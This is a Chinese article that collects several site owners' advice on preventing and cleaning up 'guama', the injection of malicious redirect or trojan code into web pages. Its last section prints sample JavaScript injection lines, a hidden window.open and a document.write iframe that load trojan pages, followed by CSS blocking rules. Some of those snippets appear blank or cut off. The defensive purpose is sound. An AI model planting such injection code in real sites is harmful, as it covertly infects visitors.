所谓挂马，就是黑客通过各种手段，包括SQL注入、网站敏感文件扫描，服务器漏洞、网站程序0day漏洞等各种方法获得网站管理员账号，进而获得修改网站页面的内容的权限，向页面中加入恶意转向代码。也可以直接通过弱口令获得服务器或者网站FTP，然后直接对网站页面直接进行修改。

在一些中小型网站开发过程中，企业或开发者为了降低成本，采用常见的开源系统来搭建，或者未经过严格的安全测试，导致出现漏洞，也给了黑客挂违法违禁页面（赌博、色情、涉枪等）的机会。如下：




网站页面中被植入恶意代码后，会产生极大的危害，可能会自动发布大量违规内容、窃取网站访客的账号密码、下载木马病毒到访客的电脑等等。

《网络安全法》即将在6月1日实施，法规第四十六条和第四十七条明确规定“不得利用网络发布涉及实施诈骗，制作或者销售违禁物品、管制物品以及其他违法犯罪活动的信息”，“发现法律、行政法规禁止发布或者传输的信息的，应当立即停止传输该信息”，如违反规定，将停业整顿甚至对直接负责的主管人员和其他直接责任人员处罚。

## 以下便是从网友手中提取出来的几个方案：

### 方案一、




第一点我们的网站系统不要选择2003，这个系统基本一扫一大片的漏洞，除非你的技术员很了解。

第二点系统的环境以及配置，权限的开放，例如数据库弱口令，列目录等不该发生的要杜绝。其次是关注漏洞的更新修复。

第三点系统代码的选择与开发，大多小站点使用网络上的代码，注意下载官方的并且也要在本地查毒一下，网页查毒也一样，必须的，有的官方代码都被写入挂马脚本之类的。不愿意删除代码的可以把后台地址改改也行，我们的程序尽量选择使用人群多，这种更新及时，付费的也不错。自己开发的把权限尽量设置死吧，编辑器以及后台随时上次删除着使用最安全，能静态页面就静态页面，。

第四点安装个网页杀毒的软件，防火墙。

第五点服务器上不要当成测试的虚拟机，乱安装，还有就是小白安装的控制面板那种软件，注意设置的权限和数据库的密码是否更改，不然整个服务器就拿下了。



第六点社工，你的whois被人搞出来就GG了，能锁上还是尽量锁上。

第七点内部人员的不当操作造成被感染

第八点用虚拟主机的，也就是共享的被攻克几率很大，有种攻击叫旁站，这是什么鬼自己搜索，选择值得信赖的服务商是必备的，可能会贵点但是后期真心省时间和精力，这个必须要记得。

### 方案二、

1.设定自动按天备份 （这玩意才是硬道理）

2.及时升级站点程序修补提权，注入漏洞（最容易出漏洞的就是wp）

3.使用cdn等加速防护，js，css等缓存cdn （具体效果不明 笑）

4.阿里云云盾设置好可以有效通过邮件，短信提醒站点异常等可能性（据说绿网也可以）

5.站点和数据库分离，ECS与RDS分离使用能有效减轻事故负担

6.寻找安全运维人员对站点进行梳理，提前将漏洞堵死（像我这种小站长是没钱请的 233）

### 方案三、

我自己搭建过小的站点，并且被攻击过，当然没有仔细关注，但是也有一定的了解。

首先，防火墙！这点很重要，一些人为了方便，将防火墙直接关闭点，或者开放了很多端口备用，其实这很危险，你为自己留下了便利的同时，也是给被人创造方便。

其次，操作系统补丁！很多人买完主机以后，从来不打补丁，这其实很危险，毕竟黑客可以通过这些漏洞进行入侵。

第三，运行环境！各种运行环境可以说版本已经非常多了，有些人为了自己的程序更稳定的运行，选择了一些老旧版本的运行环境，导致存在很多的漏洞，并且为了自己的开发方便，debug模式忘记关闭，都是在给黑客创造便利的条件。

第四，程序！不要对自己的程序太过自信，xss，SQL注入，异常信息处理，文件上传，这些分分钟把你的站点拿下。

第五，经常改密码！密码作为自己服务器的钥匙，一定要保管好，切记定时更换。

最后，记住密码看个人情况了，别服务器很安全，自己的电脑不堪一击，这样会很尴尬的😂

祝愿大家的服务器都长长久久的稳定运行，各位的站点红红火火

### 方案四、

记得阿里的解决方法：

1.删除黑链：大部分网站都是用的CMS系统做的，删除黑链的时候要注意要在模板中删除，否则网站声称静态的时候，黑链仍然会出现。

2.修改后台账号密码：一般来说账号和密码只要有一个比较复杂的就行了，当然也可以同时修改。设置建议：不要用纯数字和字母，用字母大小写+数字+特殊符号是最安全的。

3.如果是CMS系统做的网站，要坚持在第一时间更新后台程序，可以最大程度的保障网站不会因网站漏洞被攻击。

4.安全联盟站长平台检测：网址http://zhanzhang.anquan.org/这个平台检测很具有权威性，而且被挂马网站被百度或者其他搜索引擎标示为“风险”网站的时候必须到这里才能解封。

5.和空间服务商联系，彻底删除木马文件，防止被反复攻击。


如果是VPS或者独立服务器的话就要自己找出木马文件了。

这个文件是我处理VPS挂马过程中找到的木马文件源，木马文件有很多种，这只是其中一种。木马文件识别方法：一般来说，木马文件都会被放置在比较浅的目录，也比较容易发现。1.看扩展名。木马文件的一般都是脚本语言如asp,php等，如果你的网站是用php语言写的，网站目录下除了以扩展名php,html.htm.txt等文件外，就不应该有其他文件类型存在。若存在就可能是木马。2.看名称：如上图所示，网站木马文件的名字比较特殊，懂一点编程的人基本上一眼就能看出来。3.排除法：如果实在无法分辨木马文件，还可以用最笨的方法排除法。上面我也说过了，木马文件一般都会放在目录比较浅的路径，找起来也相对轻松。用地毯式寻找方法对于新手来说还是很管用的。具体做法：从网站根目录依次用记事本打开罗扩展名为asp.php.html和txt的文件，文本中出现“挂马”、“探测”、“命令”等词语时就可以立即判断为木马文件。有什么好书呀？

### 方案五、

血泪史

以前最开始都是用虚拟机，一被挂马或作为肉鸡，服务商就把网站停了，然后就是和客服交涉，修改或恢复，再把网站给开通。现在我的电脑里还有当时的那些木马程序，发出来让大家欣赏下。



拼的不太好，大家见笑了

被挂过马的，我想应该对这些代码还是比较熟悉，还有就是被挂黑链，生成色。情。赌.场之类的页面程序。更是防不胜防，一次去搜索引擎SITE自己网站时发现收录增加了N多，仔细一看才发现都是赌.场之类的信息（当时还想，这才是专业的黑帽）。

还有一次遇到域名管理因为以前CSDN之类的网站被脱“裤”，密码泄漏，被人直接来了个泛解析，这个许多人应该还遇到过。

血泪讲完了就说一下改进吧。

进化史

从自己开始管理服务器开始，就开始慢慢学习一些增加服务器网站安全的方法。

一、网站权限的设置。这是最基本的，大家一般用的都是开源CMS，而这些CMS都有手册，要求哪个文件夹只读，哪个文件夹不可执行等等，这一步就可以把一些所谓用工具的“黑客”给档到门外。这里要说一点，不要聪明反被聪明误，我曾经遇到过一个程序员把自己的后台路径写到Robots里面，本来许多低水平的用一些漏洞可能猜解出你的帐号和密码，你还把门牌号给了别人。

二、服务器安全设置。Windows服务器的端口问题，防火墙等，所以这里建议用一些第三方软件来管理这些，经常过一段时间给网站做个备份，扫描一下黑链木马什么的。

三、网站环境安全。.net，PHP，JSP的运行版本更新；数据库不要打开外网链接以及密码不能太简单；运行环境（Apache，Nginx）配置问题，不能用开发环境的配置。

四、个人信息安全。不要被社攻了。

总结：基本能想到的就这些了，有些时候只能做到尽力，就像如果你用虚拟主机，可能你控制不了太多的东西，CMS的漏洞发现和修复也不是你一个人可以完成的。所幸的是真正的高手可能还没把我们放在眼里（自我安慰），所以做好一些基础的东西你可以安全很多了。

安利：虚拟主机现在也不便宜，所以还不如阿里云最便宜的主机哦。阿里云还有云盾等花银子的服务，有钱的可以上啊。

问题：服务器的更新（主要是说Windows）要不要？我听许多人说更新会出问题。

### 方案六、

网站被挂马后的必须要做的4件事：

1、改网站后台地址；

2、改网站后台管理用户和密码；

3、改FTP或者远程登录密码，尽量在自己能记住的范围内设置得长一些；

4、成功解决完网站被挂马的问题后，一定要去相应的投诉平台申诉一下（如百度投诉、安全联盟等），好让他们知道你已经处理完这些。

### 方案七、

最近有朋友说自己的网站平时并未作弊，文章也都是原创的，更新很稳定。可不知道为什么网站突然就被各大搜索引擎降权了，一直找不到原因。最后发现是网站被挂马了，导致网站被连累了。在此，借助马海祥博客的平台，给大家简单的介绍下js挂马的方法及如何防止网站被挂马。

一、常见JS挂马方法

现在最多见的JS挂马方法有两种，一种是直接将JavaScript脚本代码写在网页中，当访问者在浏览网页时，恶意的挂马脚本就会通过用户的浏览器悄悄地打开网马窗口，隐藏地运行。

这种方法使用的关键代码如下：

window.open("http://www.mahaixiang.cn/木马.html","","toolbar=no,location=no,directories=no,status=no,menubar=no,scro llbars=no,width=1,height=1");

这种代码往往很长，很容易被安全工程师发现，而且没有经验的黑客也喜欢将“width”和“height”参数设为“0”，但是设置为0后，可能会出现恶意代码不运行的情况。

另外一种JS挂马方式是，黑客先将挂马脚本代码“document.write('＜Iframe src="网页木马地址" ></iframe＞')”，写入Windows中的写字板另存为后缀为.js的脚本文件，并上传到自己指定的网址。这时黑客只需要在受害者 的网站中写入：

或者

document.write("

")  
　　document.write("")  
　　document.write("

")

就成功地将木马挂到了对方的网页中了。

马海祥博客提示：黑客还可以根据情况随机变换插入的JS挂马方法，例如黑客有可能会将脚本写为：

或者：

二、如何防止网站被黑客挂马？

防第一种JS挂马方式，不方便，用得非常少，而第二种JS挂马方式才是当前主流的，所以我们主要针对它进行防御。方法就是阻止Src请求的异地外域的JS脚本，代码如下：

iframe{mdy1:expression(this.src='about:blank',this.outerHTML='');}  
　　script{mzm2:expression((this.src.toLowerCase().indexOf('http')==0)?document.write('木马被成功隔离!'):'');}

不过这种方法的缺点就是网站的访问者将不能看到被挂了JS木马的相关网页。

所以我们为安全工程师提供了一段可以中止JS脚本运行的CSS代码，这段代码会让异地外域的JS文件在使用document.write()时，被 document.close()强制关闭。这个时侯JS挂马的内容往往还没有来得及写完，只有部分被强制输出了，Writer后面的内容再不会被写入访 问者的电脑中，从而起到防范JS脚本挂马的作用。

让JS木马的进程迅速中止

在

之间加入如下代码:

屏蔽script和iframe

单屏蔽script

如果有朋友发现自己的网站有被挂马的现象，不妨用这种方法试下。